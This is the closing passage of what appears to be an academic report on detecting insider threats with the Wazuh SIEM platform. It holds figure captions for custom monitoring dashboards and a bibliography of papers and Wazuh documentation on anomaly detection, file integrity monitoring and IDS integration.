


Fig 76. Custom Dashboard: Timeline Of Events




Fig 77. Custom Dashboard: Category Of Events




Fig 78. Custom Dashboard: Category Of Events Over Time Config




Fig 79. Custom Dashboard: No. Of Events from Hosts Config




Fig 80. Custom Dashboard: FIM Events Config




Fig 81. Custom Dashboard: General Events Config




Fig 82. Custom Dashboard: IDS Events Config

11 BIBLIOGRAPHY

Al-Shehari, T., Al-Razgan, M., Alfakih, T., Alsowail, R.A. and Pandiaraj, S. (2023) 'Insider Threat Detection Model using Anomaly-Based Isolation Forest Algorithm', IEEE Access, 11, p. 1. Available at: https://doi.org/10.1109/ACCESS.2023.3326750 (Accessed: 7 November 2024).

Badea, M., Gherghina, C. and Mesnita, G. (2015) 'Computer networks security based on the detection of user's behavior', Proceedings of the 9th International Symposium on Advanced Topics in Electrical Engineering (ATEE), pp. 537–542. Available at: https://doi.org/10.1109/ATEE.2015.7133679 (Accessed: 15 April 2025).

Canonical Ltd. (n.d.) 'Download Ubuntu Desktop'. Available at: https://ubuntu.com/download/desktop (Accessed: 9 November 2024).

Chi, C.H., Ooi, S.Y., Binti, E.H., Pang, Y.H., Yan, M.K.B.A. and Sidin, K.I.B. (2023) 'Intelligent-based SIEM security email alert', Proceedings of the 11th International Conference on Information and Communication Technology (ICoICT), Piscataway: IEEE, p. 481. Available at: https://doi.org/10.1109/ICoICT58202.2023.10262562 (Accessed: 7 November 2024).

CISA (n.d.) 'Defining Insider Threats'. Cybersecurity and Infrastructure Security Agency. Available at: https://www.cisa.gov/topics/physical-security/insider-threat-mitigation/defining-insider-threats (Accessed: 15 April 2025).

Colwill, C. (2009) 'Human factors in information security: The insider threat – Who can you trust these days?', Information Security Technical Report, 14(4), pp. 186–196. Available at: https://doi.org/10.1016/j.istr.2010.04.004 (Accessed: 7 November 2024).

Excel BI Analytics (n.d.) 'Sample CSV Files for Testing (Sales Datasets)'. Available at: https://excelbianalytics.com/wp/downloads-18-sample-csv-files-data-sets-for-testing-sales/ (Accessed: 13 April 2025).

Harris, V.E. and Teymourlouei, H. (2022) 'Preventing Data Breaches: Utilizing Log Analysis and Machine Learning for Insider Attack Detection'. Available at: https://doi.org/10.1109/CSCI58124.2022.00181 (Accessed: 7 November 2024).

Inayat, U., Farzan, M., Mahmood, S., Zia, M.F., Hussain, S. and Pallonetto, F. (2024) 'Insider threat mitigation: Systematic literature review', Ain Shams Engineering Journal, p. 103068. Available at: https://doi.org/10.1016/j.asej.2024.103068 (Accessed: 8 November 2024).

Maliki, T., Al-Sarem, M., Zainal, A., Almomani, A. and Alshaer, J. (2024) 'Integration of Heterogeneous IDS with SIEM for DDoS Attack Detection in Computer Networked Multi-Organizational Environments', Proceedings of the 2024 IEEE International Conference on Electrical Engineering and Systems Science (CIEES), pp. 1–6. Available at: https://doi.org/10.1109/CIEES62939.2024.10811423 (Accessed: 15 April 2025).

Miraz, D.M.H. (2020) 'SDLC Iterative Model'. ResearchGate. Available at: https://www.researchgate.net/figure/SDLC-Iterative-Model-2_fig4_338710620 (Accessed: 14 April 2025).

Petrosyan, A. (2024) 'Annual cost of cybercrime worldwide 2018–2029'. Available at: https://www.statista.com/forecasts/1280009/cost-cybercrime-worldwide (Accessed: 7 November 2024).

Shaghaghi, A., Kanhere, S.S., Kaafar, M.A., Bertino, E. and Jha, S. (2018) 'Gargoyle: A Network-based Insider Attack Resilient Framework for Organizations', Proceedings of the 43rd IEEE Conference on Local Computer Networks (LCN), p. 553. Available at: https://doi.org/10.1109/LCN.2018.8638245 (Accessed: 8 November 2024).

Slack (n.d.) 'Sending Messages Using Incoming Webhooks'. Available at: https://api.slack.com/messaging/webhooks (Accessed: 21 March 2025).

Tsiostas, D., Kittes, G., Chouliaras, N., Kantzavelou, I., Maglaras, L., Douligeris, C. and Vlachos, V. (2020) 'The Insider Threat: Reasons, Effects and Mitigation Techniques'. New York, NY, USA: ACM, p. 340. Available at: https://doi.org/10.1145/3437120.3437336 (Accessed: 9 November 2024).

Wang, X., Tan, Q., Shi, J., Su, S. and Wang, M. (2018) 'Insider Threat Detection Using Characterizing User Behavior', Proceedings of the 3rd IEEE Conference on Data Science and Cybersecurity (DSC), p. 476. Available at: https://doi.org/10.1109/DSC.2018.00077 (Accessed: 9 November 2024).

Wazuh (2023) 'Enhancing IT Security with Anomaly Detection'. Available at: https://wazuh.com/blog/enhancing-it-security-with-anomaly-detection/ (Accessed: 14 March 2025).

Wazuh (2024) 'Exploring security alerting options for improved threat detection in Wazuh (Part 1)'. Available at: https://wazuh.com/blog/exploring-security-alerting-options-for-improved-threat-detection-in-wazuh-part-1/#detecting-abnormal-file-deletion-activities-using-Per-bucket-monitor (Accessed: 13 April 2025).

Wazuh (n.d.) 'Detecting Account Manipulation Using File Integrity Monitoring'. Available at: https://documentation.wazuh.com/current/user-manual/capabilities/file-integrity/use-cases/detecting-account-manipulation.html (Accessed: 16 February 2025).

Wazuh (n.d.) 'Detecting and Removing Malware with VirusTotal Integration'. Available at: https://documentation.wazuh.com/4.9/proof-of-concept-guide/detect-remove-malware-virustotal.html (Accessed: 10 April 2025).

Wazuh (n.d.) 'Detecting Privilege Abuse through System Calls Monitoring'. Available at: https://documentation.wazuh.com/current/user-manual/capabilities/system-calls-monitoring/use-cases/privilege-abuse.html (Accessed: 15 February 2025).

Wazuh (n.d.) 'File Integrity Monitoring: Advanced Settings'. Available at: https://documentation.wazuh.com/current/user-manual/capabilities/file-integrity/advanced-settings.html (Accessed: 16 February 2025).

Wazuh (n.d.) 'Integration with External APIs: Slack'. Available at: https://documentation.wazuh.com/current/user-manual/manager/integration-with-external-apis.html#slack (Accessed: 10 March 2025).

Wazuh (n.d.) 'Integrating Suricata with Wazuh for Network-based Threat Detection'. Available at: https://documentation.wazuh.com/current/proof-of-concept-guide/integrate-network-ids-suricata.html (Accessed: 8 March 2025).

Wazuh (n.d.) 'Virtual Machine Deployment'. Available at: https://documentation.wazuh.com/4.9/deployment-options/virtual-machine/virtual-machine.html (Accessed: 6 January 2025).

Wazuh (n.d.) 'VirusTotal Integration for Malware Detection'. Available at: https://documentation.wazuh.com/current/user-manual/capabilities/malware-detection/virus-total-integration.html (Accessed: 10 March 2025).